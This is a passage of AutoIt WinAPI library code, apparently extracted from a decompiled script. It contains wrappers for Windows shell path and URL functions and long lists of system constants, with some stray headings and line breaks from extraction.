FUNC _WINAPI_PATHISSAMEROOT ($SPATH1 , $SPATH2 )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsSameRootW" , "wstr" , $SPATH1 , "wstr" , $SPATH2 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISSYSTEMFOLDER ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsSystemFolderW" , "wstr" , $SFILEPATH , "dword" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISUNC ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsUNCW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISUNCSERVER ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsUNCServerW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHISUNCSERVERSHARE ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathIsUNCServerShareW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
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ENDFUNC
FUNC _WINAPI_PATHMAKESYSTEMFOLDER ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathMakeSystemFolderW" , "wstr" ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHMATCHSPEC ($SFILEPATH , $SSPEC )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathMatchSpecW" , "wstr" , $SFILEPATH
, "wstr" , $SSPEC )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHPARSEICONLOCATION ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "int" , "PathParseIconLocationW" , "wstr" ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
LOCAL $ARESULT [2 ]
$ARESULT [0 ] = $ARET [1 ]
$ARESULT [1 ] = $ARET [0 ]
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_PATHRELATIVEPATHTO ($SPATHFROM , $BDIRFROM , $SPATHTO ,
$BDIRTO )
IF $BDIRFROM THEN
$BDIRFROM = 16
ENDIF
IF $BDIRTO THEN
$BDIRTO = 16
ENDIF
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathRelativePathToW" , "wstr" , "" , "wstr"
, $SPATHFROM , "dword" , $BDIRFROM , "wstr" , $SPATHTO , "dword" , $BDIRTO )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
"" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHREMOVEARGS ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "none" , "PathRemoveArgsW" , "wstr" ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHREMOVEBACKSLASH ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "PathRemoveBackslashW" , "wstr" ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHREMOVEEXTENSION ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "none" , "PathRemoveExtensionW" , "wstr" ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHREMOVEFILESPEC ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathRemoveFileSpecW" , "wstr" ,
$SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN SETEXTENDED ($ARET [0 ] , $ARET [1 ] )
ENDFUNC
FUNC _WINAPI_PATHRENAMEEXTENSION ($SFILEPATH , $SEXT )
LOCAL $TPATH = DLLSTRUCTCREATE ("wchar[260]" )
DLLSTRUCTSETDATA ($TPATH , 1 , $SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathRenameExtensionW" , "struct*" ,
$TPATH , "wstr" , $SEXT )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
"" )
RETURN DLLSTRUCTGETDATA ($TPATH , 1 )
ENDFUNC
FUNC _WINAPI_PATHSEARCHANDQUALIFY ($SFILEPATH , $BEXISTS = FALSE )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathSearchAndQualifyW" , "wstr" ,
$SFILEPATH , "wstr" , "" , "int" , 4096 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
IF $BEXISTS AND NOT FILEEXISTS ($ARET [2 ] ) THEN RETURN SETERROR (20 , 0 , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_PATHSKIPROOT ($SFILEPATH )
LOCAL $TPATH = DLLSTRUCTCREATE ("wchar[" & (STRINGLEN ($SFILEPATH ) + 1 ) & "]"
)
DLLSTRUCTSETDATA ($TPATH , 1 , $SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "ptr" , "PathSkipRootW" , "struct*" , $TPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF NOT $ARET [0 ] THEN RETURN $SFILEPATH
RETURN _WINAPI_GETSTRING ($ARET [0 ] )
ENDFUNC
FUNC _WINAPI_PATHSTRIPPATH ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "none" , "PathStripPathW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
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FUNC _WINAPI_PATHSTRIPTOROOT ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathStripToRootW" , "wstr" , $SFILEPATH )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHUNDECORATE ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "none" , "PathUndecorateW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHUNEXPANDENVSTRINGS ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathUnExpandEnvStringsW" , "wstr" , $SFILEPATH , "wstr" , "" , "uint" , 4096 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_PATHUNMAKESYSTEMFOLDER ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "PathUnmakeSystemFolderW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PATHUNQUOTESPACES ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "none" , "PathUnquoteSpacesW" , "wstr" , $SFILEPATH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_PATHYETANOTHERMAKEUNIQUENAME ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "PathYetAnotherMakeUniqueName" , "wstr" , "" , "wstr" , $SFILEPATH , "ptr" , 0 , "ptr" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
RETURN $ARET [1 ]
ENDFUNC
FUNC _WINAPI_SHELLGETIMAGELIST ($BSMALL = FALSE )
LOCAL $PLARGE , $PSMALL , $TPTR = DLLSTRUCTCREATE ("ptr" )
IF $BSMALL THEN
$PLARGE = 0
$PSMALL = DLLSTRUCTGETPTR ($TPTR )
ELSE
$PLARGE = DLLSTRUCTGETPTR ($TPTR )
$PSMALL = 0
ENDIF
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , "Shell_GetImageLists" , "ptr" , $PLARGE , "ptr" , $PSMALL )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TPTR , 1 )
ENDFUNC
FUNC _WINAPI_URLAPPLYSCHEME ($SURL , $IFLAGS = 1 )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "UrlApplySchemeW" , "wstr" , $SURL , "wstr" , "" , "dword*" , 4096 , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_URLCANONICALIZE ($SURL , $IFLAGS )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "UrlCanonicalizeW" , "wstr" , $SURL , "wstr" , "" , "dword*" , 4096 , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_URLCOMBINE ($SURL , $SPART , $IFLAGS = 0 )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "UrlCombineW" , "wstr" , $SURL , "wstr" , $SPART , "wstr" , "" , "dword*" , 4096 , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
RETURN $ARET [3 ]
ENDFUNC
FUNC _WINAPI_URLCOMPARE ($SURL1 , $SURL2 , $BIGNORESLASH = FALSE )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "int" , "UrlCompareW" , "wstr" , $SURL1 , "wstr" , $SURL2 , "bool" , $BIGNORESLASH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_URLCREATEFROMPATH ($SFILEPATH )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "UrlCreateFromPathW" , "wstr" , $SFILEPATH , "wstr" , "" , "dword*" , 4096 , "dword" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] < 0 OR $ARET [0 ] > 1 THEN
RETURN SETERROR (10 , $ARET [0 ] , "" )
ENDIF
RETURN $ARET [2 ]
ENDFUNC
```

General

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FUNC _WINAPI_URLFIXUP ($SURL )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "UrlFixupW" , "wstr" , $SURL , "wstr" , "" , "dword" , 4096 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_URLGETPART ($SURL , $IPART )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "UrlGetPartW" , "wstr" , $SURL , "wstr" , "" , "dword*" , 4096 , "dword" , $IPART , "dword" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_URLHASH ($SURL , $ILENGTH = 32 )
IF $ILENGTH <= 0 OR $ILENGTH > 256 THEN RETURN SETERROR (256 , 0 , 0 )
LOCAL $TDATA = DLLSTRUCTCREATE ("byte[" & $ILENGTH & "]" )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "long" , "UrlHashW" , "wstr" , $SURL , "struct*" , $TDATA , "dword" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN DLLSTRUCTGETDATA ($TDATA , 1 )
ENDFUNC
FUNC _WINAPI_URLIS ($SURL , $ITYPE = 0 )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "bool" , "UrlIsW" , "wstr" , $SURL , "uint" , $ITYPE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
#EndRegion Public Functions
#Region Internal Functions
FUNC __US ($SSTRING , $ILENGTH = 0 )
IF $ILENGTH THEN
$SSTRING = STRINGLEFT ($SSTRING , $ILENGTH )
ELSE
$ILENGTH = STRINGLEN ($SSTRING )
ENDIF
LOCAL $TUS = DLLSTRUCTCREATE ("ushort;ushort;ptr;wchar[" & ($ILENGTH + 1 ) & "]" )
DLLSTRUCTSETDATA ($TUS , 1 , 2 * STRINGLEN ($SSTRING ) )
DLLSTRUCTSETDATA ($TUS , 2 , 2 * $ILENGTH )
DLLSTRUCTSETDATA ($TUS , 3 , DLLSTRUCTGETPTR ($TUS , 4 ) )
DLLSTRUCTSETDATA ($TUS , 4 , $SSTRING )
RETURN $TUS
ENDFUNC
#EndRegion Internal Functions
GLOBAL CONST $KLF_ACTIVATE = 1
GLOBAL CONST $KLF_NOTELLSHELL = 128
GLOBAL CONST $KLF_REORDER = 8
GLOBAL CONST $KLF_REPLACELANG = 16
GLOBAL CONST $KLF_RESET = 1073741824
GLOBAL CONST $KLF_SETFORPROCESS = 256
GLOBAL CONST $KLF_SHIFTLOCK = 65536
GLOBAL CONST $KLF_SUBSTITUTE_OK = 2
GLOBAL CONST $HKL_NEXT = 1
GLOBAL CONST $HKL_PREV = 0
GLOBAL CONST $AW_ACTIVATE = 131072
GLOBAL CONST $AW_BLEND = 524288
GLOBAL CONST $AW_CENTER = 16
GLOBAL CONST $AW_HIDE = 65536
GLOBAL CONST $AW_HOR_NEGATIVE = 2
GLOBAL CONST $AW_HOR_POSITIVE = 1
GLOBAL CONST $AW_SLIDE = 262144
GLOBAL CONST $AW_VER_NEGATIVE = 8
GLOBAL CONST $AW_VER_POSITIVE = 4
GLOBAL CONST $BSF_ALLOWSFW = 128
GLOBAL CONST $BSF_FLUSHDISK = 4
GLOBAL CONST $BSF_FORCEIFHUNG = 32
GLOBAL CONST $BSF_IGNORECURRENTTASK = 2
GLOBAL CONST $BSF_NOHANG = 8
GLOBAL CONST $BSF_NOTIMEOUTIFNOTHUNG = 64
GLOBAL CONST $BSF_POSTMESSAGE = 16
GLOBAL CONST $BSF_QUERY = 1
GLOBAL CONST $BSF_SENDNOTIFYMESSAGE = 256
GLOBAL CONST $BSM_ALLCOMPONENTS = 0
GLOBAL CONST $BSM_ALLDESKTOPS = 8
GLOBAL CONST $BSM_APPLICATIONS = 16
GLOBAL CONST $BSM_INSTALLABLEDRIVERS = 4
GLOBAL CONST $BSM_NETDRIVER = 2
GLOBAL CONST $BSM_VXDS = 1
GLOBAL CONST $MDITILE_HORIZONTAL = 1
GLOBAL CONST $MDITILE_SKIPDISABLED = 2
GLOBAL CONST $MDITILE_VERTICAL = 0
GLOBAL CONST $MDITILE_ZORDER = 4
GLOBAL CONST $MSGFLT_ALLOW = 1
GLOBAL CONST $MSGFLT_DISALLOW = 2
GLOBAL CONST $MSGFLT_RESET = 0
GLOBAL CONST $MSGFLTINFO_ALLOWED_HIGHER = 3
GLOBAL CONST $MSGFLTINFO_ALREADYALLOWED_FORWND = 1
GLOBAL CONST $MSGFLTINFO_ALREADYDISALLOWED_FORWND = 2
GLOBAL CONST $MSGFLTINFO_NONE = 0
GLOBAL CONST $CWP_ALL = 0
GLOBAL CONST $CWP_SKIPINVISIBLE = 1
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General	GLOBAL CONST $CWP_SKIPDISABLED = 2 GLOBAL CONST $CWP_SKIPTRANSPARENT = 4 GLOBAL CONST $COMPRESSION_FORMAT_NONE = 0 GLOBAL CONST $COMPRESSION_FORMAT_DEFAULT = 1 GLOBAL CONST $COMPRESSION_FORMAT_LZNT1 = 2 GLOBAL CONST $COMPRESSION_FORMAT_XPRESS = 3 GLOBAL CONST $COMPRESSION_FORMAT_XPRESS_HUFF = 4 GLOBAL CONST $COMPRESSION_ENGINE_STANDARD = 0 GLOBAL CONST $COMPRESSION_ENGINE_MAXIMUM = 256 GLOBAL CONST $COMPRESSION_ENGINE_HIBER = 512 GLOBAL CONST $WINSTA_ACCESSCLIPBOARD = 4 GLOBAL CONST $WINSTA_ACCESSGLOBALATOMS = 32 GLOBAL CONST $WINSTA_CREATEDESKTOP = 8 GLOBAL CONST $WINSTA_ENUMDESKTOPS = 1 GLOBAL CONST $WINSTA_ENUMERATE = 256 GLOBAL CONST $WINSTA_EXITWINDOWS = 64 GLOBAL CONST $WINSTA_READATTRIBUTES = 2 GLOBAL CONST $WINSTA_READSCREEN = 512 GLOBAL CONST $WINSTA_WRITEATTRIBUTES = 16 GLOBAL CONST $WINSTA_ALL_ACCESS = BITOR ($WINSTA_ACCESSCLIPBOARD , $WINSTA_ACCESSGLOBALATOMS , $WINSTA_CREATEDESKTOP , $WINSTA_ENUMDESKTOPS , $WINSTA_ENUMERATE , $WINSTA_EXITWINDOWS , $WINSTA_READATTRIBUTES , $WINSTA_READSCREEN , $WINSTA_WRITEATTRIBUTES) GLOBAL CONST $CWF_CREATE_ONLY = 1 GLOBAL CONST $GCL_CBCLSEXTRA = + 4294967276 GLOBAL CONST $GCL_CBWNDEXTRA = + 4294967278 GLOBAL CONST $GCL_HBRBACKGROUND = + 4294967286 GLOBAL CONST $GCL_HCURSOR = + 4294967284 GLOBAL CONST $GCL_HICON = + 4294967282 GLOBAL CONST $GCL_HICONSM = + 4294967262 GLOBAL CONST $GCL_HMODULE = + 4294967280 GLOBAL CONST $GCL_MENUNAME = + 4294967288 GLOBAL CONST $GCL_STYLE = + 4294967270 GLOBAL CONST $GCL_WNDPROC = + 4294967272 GLOBAL CONST $DOCKINFO_DOCKED = 2 GLOBAL CONST $DOCKINFO_UNDOCKED = 1 GLOBAL CONST $DOCKINFO_USER_SUPPLIED = 4 GLOBAL CONST $DOCKINFO_USER_DOCKED = 5 GLOBAL CONST $DOCKINFO_USER_UNDOCKED = 6 GLOBAL CONST $GUI_CARETBLINKING = 1 GLOBAL CONST $GUI_INMENUMODE = 4 GLOBAL CONST $GUI_INMOVESIZE = 2 GLOBAL CONST $GUI_POPUPMENUMODE = 16 GLOBAL CONST $GUI_SYSTEMMENUMODE = 8 GLOBAL CONST $HANDLE_FLAG_INHERIT = 1 GLOBAL CONST $HANDLE_FLAG_PROTECT_FROM_CLOSE = 2 GLOBAL CONST $GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS = 4 GLOBAL CONST $GET_MODULE_HANDLE_EX_FLAG_PIN = 1 GLOBAL CONST $GET_MODULE_HANDLE_EX_FLAG_UNCHANGED_REFCOUNT = 2 GLOBAL CONST $GET_MODULE_HANDLE_EX_FLAG_DEFAULT = 0 GLOBAL CONST $PROCESSOR_ARCHITECTURE_AMD64 = 9 GLOBAL CONST $PROCESSOR_ARCHITECTURE_IA64 = 6 GLOBAL CONST $PROCESSOR_ARCHITECTURE_INTEL = 0 GLOBAL CONST $PROCESSOR_ARCHITECTURE_UNKNOWN = 65535 GLOBAL CONST $PROCESSOR_INTEL_386 = 386 GLOBAL CONST $PROCESSOR_INTEL_486 = 486 GLOBAL CONST $PROCESSOR_INTEL_PENTIUM = 586 GLOBAL CONST $PROCESSOR_INTEL_IA64 = 2200 GLOBAL CONST $PROCESSOR_AMD_X8664 = 8664 GLOBAL CONST $UOI_FLAGS = 1 GLOBAL CONST $UOI_HEAPSIZE = 5 GLOBAL CONST $UOI_IO = 6 GLOBAL CONST $UOI_NAME = 2 GLOBAL CONST $UOI_TYPE = 3 GLOBAL CONST $UOI_USER_SID = 4 GLOBAL CONST $DF_ALLOWOTHERACCOUNTHOOK = 1 GLOBAL CONST $WSF_VISIBLE = 1 GLOBAL CONST $VER_SUITE_BACKOFFICE = 4 GLOBAL CONST $VER_SUITE_BLADE = 1024 GLOBAL CONST $VER_SUITE_COMPUTE_SERVER = 16384 GLOBAL CONST $VER_SUITE_DATACENTER = 128 GLOBAL CONST $VER_SUITE_ENTERPRISE = 2 GLOBAL CONST $VER_SUITE_EMBEDDEDNT = 64 GLOBAL CONST $VER_SUITE_PERSONAL = 512 GLOBAL CONST $VER_SUITE_SINGLEUSERTS = 256 GLOBAL CONST $VER_SUITE_SMALLBUSINESS = 1 GLOBAL CONST $VER_SUITE_SMALLBUSINESS_RESTRICTED = 32 GLOBAL CONST $VER_SUITE_STORAGE_SERVER = 8192 GLOBAL CONST $VER_SUITE_TERMINAL = 16 GLOBAL CONST $VER_SUITE_WH_SERVER = 32768 GLOBAL CONST $VER_NT_DOMAIN_CONTROLLER = 2 GLOBAL CONST $VER_NT_SERVER = 3 GLOBAL CONST $VER_NT_WORKSTATION = 1 GLOBAL CONST $WDA_MONITOR = 1 GLOBAL CONST $WDA_NONE = 0 GLOBAL CONST $PF_3DNOW_INSTRUCTIONS_AVAILABLE = 7 GLOBAL CONST $PF_CHANNELS_ENABLED = 16 GLOBAL CONST $PF_COMPARE_EXCHANGE_DOUBLE = 2 GLOBAL CONST $PF_COMPARE_EXCHANGE128 = 14

General

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GLOBAL CONST $PF_COMPARE64_EXCHANGE128 = 15
GLOBAL CONST $PF_FLOATING_POINT_EMULATED = 1
GLOBAL CONST $PF_FLOATING_POINT_PRECISION_ERRATA = 0
GLOBAL CONST $PF_MMX_INSTRUCTIONS_AVAILABLE = 3
GLOBAL CONST $PF_NX_ENABLED = 12
GLOBAL CONST $PF_PAE_ENABLED = 9
GLOBAL CONST $PF_RDTSC_INSTRUCTION_AVAILABLE = 8
GLOBAL CONST $PF_SSE3_INSTRUCTIONS_AVAILABLE = 13
GLOBAL CONST $PF_XMMI_INSTRUCTIONS_AVAILABLE = 6
GLOBAL CONST $PF_XMMI64_INSTRUCTIONS_AVAILABLE = 10
GLOBAL CONST $PF_XSAVE_ENABLED = 17
GLOBAL CONST $KEYEVENTF_EXTENDEDKEY = 1
GLOBAL CONST $KEYEVENTF_KEYUP = 2
GLOBAL CONST $LIM_SMALL = 0
GLOBAL CONST $LIM_LARGE = 1
GLOBAL CONST $MAPVK_VK_TO_CHAR = 2
GLOBAL CONST $MAPVK_VK_TO_VSC = 0
GLOBAL CONST $MAPVK_VK_TO_VSC_EX = 4
GLOBAL CONST $MAPVK_VSC_TO_VK = 1
GLOBAL CONST $MAPVK_VSC_TO_VK_EX = 3
GLOBAL CONST $MOD_ALT = 1
GLOBAL CONST $MOD_CONTROL = 2
GLOBAL CONST $MOD_NOREPEAT = 16384
GLOBAL CONST $MOD_SHIFT = 4
GLOBAL CONST $MOD_WIN = 8
GLOBAL CONST $GUID_ACDC_POWER_SOURCE = "{5D3E9A59-E9D5-4B00-A6BD-
FF34FF516548}"
GLOBAL CONST $GUID_BATTERY_PERCENTAGE_REMAINING = "{A7AD8041-B45A-
4CAE-87A3-EECBB468A9E1}"
GLOBAL CONST $GUID_IDLE_BACKGROUND_TASK = "{515C31D8-F734-163D-A0FD-
11A08C91E8F1}"
GLOBAL CONST $GUID_MONITOR_POWER_ON = "{02731015-4510-4526-99E6-
E5A17EBD1AEA}"
GLOBAL CONST $GUID_POWERSCHEME_PERSONALITY = "{245D8541-3943-4422-
B025-13A784F679B7}"
GLOBAL CONST $GUID_SYSTEM_AWAYMODE = "{98A7F580-01F7-48AA-9C0F-
44352C29E5C0}"
GLOBAL CONST $GUID_MIN_POWER_SAVINGS = "{8C5E7FDA-E8BF-4A96-9A85-
A6E23A8C635C}"
GLOBAL CONST $GUID_MAX_POWER_SAVINGS = "{A1841308-3541-4FAB-BC81-
F71556F20B4A}"
GLOBAL CONST $GUID_TYPICAL_POWER_SAVINGS = "{381B4222-F694-41F0-9685-
FF5BB260DF2E}"
GLOBAL CONST $HSHELL_WINDOWCREATED = 1
GLOBAL CONST $HSHELL_WINDOWDESTROYED = 2
GLOBAL CONST $HSHELL_ACTIVATESHELLWINDOW = 3
GLOBAL CONST $HSHELL_WINDOWACTIVATED = 4
GLOBAL CONST $HSHELL_GETMINRECT = 5
GLOBAL CONST $HSHELL_REDRAW = 6
GLOBAL CONST $HSHELL_TASKMAN = 7
GLOBAL CONST $HSHELL_LANGUAGE = 8
GLOBAL CONST $HSHELL_SYSMENU = 9
GLOBAL CONST $HSHELL_ENDTASK = 10
GLOBAL CONST $HSHELL_ACCESSIBILITYSTATE = 11
GLOBAL CONST $HSHELL_APPCOMMAND = 12
GLOBAL CONST $HSHELL_WINDOWREPLACED = 13
GLOBAL CONST $HSHELL_WINDOWREPLACING = 14
GLOBAL CONST $HSHELL_RUDEAPPACTIVATED = 32772
GLOBAL CONST $HSHELL_FLASH = 32774
GLOBAL CONST $HWND_BROADCAST = 65535
GLOBAL CONST $SMTO_BLOCK = 1
GLOBAL CONST $SMTO_NORMAL = 0
GLOBAL CONST $SMTO_ABORTIFHUNG = 2
GLOBAL CONST $SMTO_NOTIMEOUTIFNOTHUNG = 8
GLOBAL CONST $SMTO_ERRORONEXIT = 32
GLOBAL CONST $INPUTLANGCHANGE_BACKWARD = 4
GLOBAL CONST $INPUTLANGCHANGE_FORWARD = 2
GLOBAL CONST $INPUTLANGCHANGE_SYSCHARSET = 1
GLOBAL CONST $EVENT_MIN = 1
GLOBAL CONST $EVENT_SYSTEM_SOUND = 1
GLOBAL CONST $EVENT_SYSTEM_ALERT = 2
GLOBAL CONST $EVENT_SYSTEM_FOREGROUND = 3
GLOBAL CONST $EVENT_SYSTEM_MENUSTART = 4
GLOBAL CONST $EVENT_SYSTEM_MENUEND = 5
GLOBAL CONST $EVENT_SYSTEM_MENUPOPUPSTART = 6
GLOBAL CONST $EVENT_SYSTEM_MENUPOPUPEND = 7
GLOBAL CONST $EVENT_SYSTEM_CAPTURESTART = 8
GLOBAL CONST $EVENT_SYSTEM_CAPTUREEND = 9
GLOBAL CONST $EVENT_SYSTEM_MOVESIZESTART = 10
GLOBAL CONST $EVENT_SYSTEM_MOVESIZEEND = 11
GLOBAL CONST $EVENT_SYSTEM_CONTEXTHELPSTART = 12
GLOBAL CONST $EVENT_SYSTEM_CONTEXTHELPEND = 13
GLOBAL CONST $EVENT_SYSTEM_DRAGDROPSTART = 14
GLOBAL CONST $EVENT_SYSTEM_DRAGDROPEND = 15
GLOBAL CONST $EVENT_SYSTEM_DIALOGSTART = 16
GLOBAL CONST $EVENT_SYSTEM_DIALOGEND = 17
GLOBAL CONST $EVENT_SYSTEM_SCROLLINGSTART = 18
GLOBAL CONST $EVENT_SYSTEM_SCROLLINGEND = 19
GLOBAL CONST $EVENT_SYSTEM_SWITCHSTART = 20
GLOBAL CONST $EVENT_SYSTEM_SWITCHEND = 21
GLOBAL CONST $EVENT_SYSTEM_MINIMIZESTART = 22
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GLOBAL CONST $EVENT_SYSTEM_MINIMIZEEND = 23
GLOBAL CONST $EVENT_SYSTEM_DESKTOPSWITCH = 32
GLOBAL CONST $EVENT_OBJECT_CREATE = 32768
GLOBAL CONST $EVENT_OBJECT_DESTROY = 32769
GLOBAL CONST $EVENT_OBJECT_SHOW = 32770
GLOBAL CONST $EVENT_OBJECT_HIDE = 32771
GLOBAL CONST $EVENT_OBJECT_REORDER = 32772
GLOBAL CONST $EVENT_OBJECT_FOCUS = 32773
GLOBAL CONST $EVENT_OBJECT_SELECTION = 32774
GLOBAL CONST $EVENT_OBJECT_SELECTIONADD = 32775
GLOBAL CONST $EVENT_OBJECT_SELECTIONREMOVE = 32776
GLOBAL CONST $EVENT_OBJECT_SELECTIONWITHIN = 32777
GLOBAL CONST $EVENT_OBJECT_STATECHANGE = 32778
GLOBAL CONST $EVENT_OBJECT_LOCATIONCHANGE = 32779
GLOBAL CONST $EVENT_OBJECT_NAMECHANGE = 32780
GLOBAL CONST $EVENT_OBJECT_DESCRIPTIONCHANGE = 32781
GLOBAL CONST $EVENT_OBJECT_VALUECHANGE = 32782
GLOBAL CONST $EVENT_OBJECT_PARENTCHANGE = 32783
GLOBAL CONST $EVENT_OBJECT_HELPCHANGE = 32784
GLOBAL CONST $EVENT_OBJECT_DEFACTIONCHANGE = 32785
GLOBAL CONST $EVENT_OBJECT_ACCELERATORCHANGE = 32786
GLOBAL CONST $EVENT_OBJECT_INVOKED = 32787
GLOBAL CONST $EVENT_OBJECT_TEXTSELECTIONCHANGED = 32788
GLOBAL CONST $EVENT_OBJECT_CONTENTSCROLLED = 32789
GLOBAL CONST $EVENT_MAX = 2147483647
GLOBAL CONST $WINEVENT_INCONTEXT = 4
